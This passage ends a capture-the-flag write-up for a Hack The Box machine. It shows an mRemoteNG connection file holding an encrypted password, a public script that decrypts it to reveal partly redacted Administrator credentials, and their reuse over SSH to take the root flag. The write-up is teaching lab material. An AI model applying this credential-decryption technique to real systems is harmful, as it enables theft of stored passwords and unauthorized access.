InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNC
Colors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHo
stname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false
" InheritRDGatewayDomain="false" />
    <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128"
 Username="L4mpje" Domain="" Password="yhgmiu5bbuamU3qMUKc/uYDdmbMrJZ/JvR1kYe4Bhiu8bXybLxVnO0U9fKRylI7NcB9QuRsZVvla8esB" Hostnam
e="192.168.1.75" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="false" UseCredSsp="true" Rendering
Engine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="f
alse" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayTh
emes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" Redire
ctPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKey
s="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncodin
```

Figure 9 - Password found

It seems to be a base64 encoded password, but it was not. So, I looked again on the Internet and I found a python script to decrypt *mRemoteNG* password. I run it and I obtained the Administartor password:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python mremoteng_decrypt.py confCons.xml
Name: DC
Hostname: 127.0.0.1
Username: Administrator
Password: t[redacted]2

Name: L4mpje-PC
Hostname: 192.168.1.75
Username: L4mpje
Password: b[redacted]e
```

Figure 10 - Administrator password cracked

At this point, I just use them to log in on the target via SSH and I retrieved the root flag (I forgot the screenshots).

Personal comments

This box was very interesting for me. I learnt new concepts about how to analyze a virtual hard disk (VHD) and I learnt about the *mRemoteNG* program. However, the exploits were easy. I really enjoyed it. I evaluate it as Easy on the Hack The Box platform.

References

https://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc

https://github.com/gquere/mRemoteNG_password_decrypt